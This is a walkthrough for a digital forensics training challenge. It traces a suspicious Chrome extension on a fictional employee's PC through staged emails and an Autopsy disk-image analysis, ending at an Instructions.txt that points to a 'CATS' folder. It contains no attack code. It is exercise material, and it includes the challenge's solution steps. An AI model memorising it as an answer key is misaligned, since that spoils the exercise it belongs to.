Lamia

Things to Remember:

1) Read the getting started before reading this write-up.

2) All file paths shown are based on the computer used in this write-up.

3) Use the Resource page/pdf to see a list all websites and programs used in this write-up.

Lamia 1


We believe suspicious web traffic originated from Amaya's PC starting on August 7th, 2018 around 2:40 pm. We want you to find what is causing the issue, and analyze its threat to the corporation. Amaya was complaining about some weird browser behavior, what is the name of her suspicious chrome extension?

Solution:


Go to the **Artifacts** folder, within find the **smtp** folder, this is where all the emails are contained. Then you wanna choose Amaya's computer, **alabank**. (Desktop\Artifacts\smtp\alabank)

The question gives you the time August 7th, 2018 around 2:40 pm. You want to look for the files around this time. (You have to open then to look for the date and time. Use wordpad if available, it'll format the files to look more like an email.)

Two emails mention a chrome extension and Amaya is talking to someone named Jerek. The two emails are **1533678455** and **1533678932.** None of the emails actually have the chrome extension.



```
Date: Tue, 07 Aug 2018 17:46:57 -0400
From: herenav@nimbus.net
To: alabank@orko.net
Subject: Great chrome extension
Message-ID: <2eeeb4cd42182f5a699e9b00f9b2a24c@nimbus.net>
X-Sender: herenav@nimbus.net
User-Agent: Roundcube Webmail

Hi honey!

I hope that you didn't have any troubles installing the super
kewl |
chrome extension I gave you. It will not only improve security
for your
browser, but is also great for personal entertainment. Let me
know what
you think of it!

Love,
Jerek
```




```
On 2018-08-07 17:54, alabank@orko.net wrote:
> On 2018-08-07 14:46, herenav@nimbus.net wrote:
>> Hi honey!
>>
>> I hope that you didn't have any troubles installing the super
kewl
>> chrome extension I gave you. It will not only improve
security for
>> your browser, but is also great for personal entertainment.
Let me
>> know what you think of it!
>>
>> Love,
>> Jerek
> Hi Jerek,
>
> I don't think the extension is really working properly.

Trust me. It's working perfectly...
```

Take a look at Amaya's disk, open Autopsy (should be on the desktop).

```
Follow the steps to use Autopsy:
```


Open Autopsy and create **New Case**.



Give the case a name (in my case, I used **AmayaDisk_TF8**).

Change the base directory, I created a new folder to add all of the Autopsy files in the Artifacts folder (**C:\Users\tracerfire\Desktop\Artifacts\Autopsy_TF8**).

For the optional information, you can provide the information or you can skip it.



Case Information

Case Name: AmayaDisk_TF8


Base Directory: C:\Users\tracerfire\Desktop\Artifacts\Autopsy_TF8

Case Type: [✓ Single-user] Multi-user


Case data will be stored in the following directory:

C:\Users\tracerfire\Desktop\Artifacts\Autopsy_TF8\AmayaDisk_TF8

Make sure that the type of data source is a **Disk Image or VM File.**



Select Amaya's Disk, **PC-2-08-14-18-END.vhd** (**C:\Users\tracerfire\Desktop\Artifacts\disk\PC-2-08-14-18-END.vhd**)




Browse for an image file: C:\Users\tracerfire\Desktop\Artifacts\disk\PC-2-08-14-18-END.vhd

Please select the input timezone: (GMT-7:00) America/Denver

☐ Ignore orphan files in FAT file systems
(faster results, although some data will not be searched)

Sector size: Auto Detect

This page is use to configure the ingest modules, but since we do not know what we will need, just proceed to the next page.


Add Data Source

Steps
1. Select Type of Data Source To Add
2. Select Data Source
3. **Configure Ingest Modules**
4. Add Data Source

Configure Ingest Modules


Run ingest modules on: All Files, Directories, and Unallocated Space

- [x] Recent Activity
- [x] Hash Lookup
- [x] File Type Identification
- [x] Embedded File Extractor
- [x] Exif Parser
- [x] Keyword Search
- [x] Email Parser
- [x] Extension Mismatch Detector
- [x] E01 Verifier
- [x] Encryption Detection
- [x] Interesting Files Identifier
- [x] PhotoRec Carver
- [x] Correlation Engine
- [x] Virtual Machine Extractor

The selected module has no per-run settings.

Extracts recent user activity, such as Web browsing, recently us...

Click **finish** to finish the set up process.


Add Data Source

Steps
1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. **Add Data Source**


Add Data Source

Data source has been added to the local database. Files are being analyzed.

Look at the bottom-right of the autopsy screen and there will be a process bar, that is going through all the disk files and classifing them.


Do not do anything till it loads completely, or you will not be able to see everything.

Once you are able to see everything, search in the keyword search for **Jerek.** Five files will come up, look through those.




Name	Location
data.lime	/img_PC-2-08-14-18-END.v
{8177070c-9a86-11e8-825c-8ed39bfc14b0}{3808876b-c176-4e48	/img_PC-2-08-14-18-END.v
$MFT	/img_PC-2-08-14-18-END.v
Instructions.txt	/img_PC-2-08-14-18-END.v
000005.ldb	/img_PC-2-08-14-18-END.v

In the **Instructions.txt**, you see that Jerek tells Amaya to download a folder named **CATS**

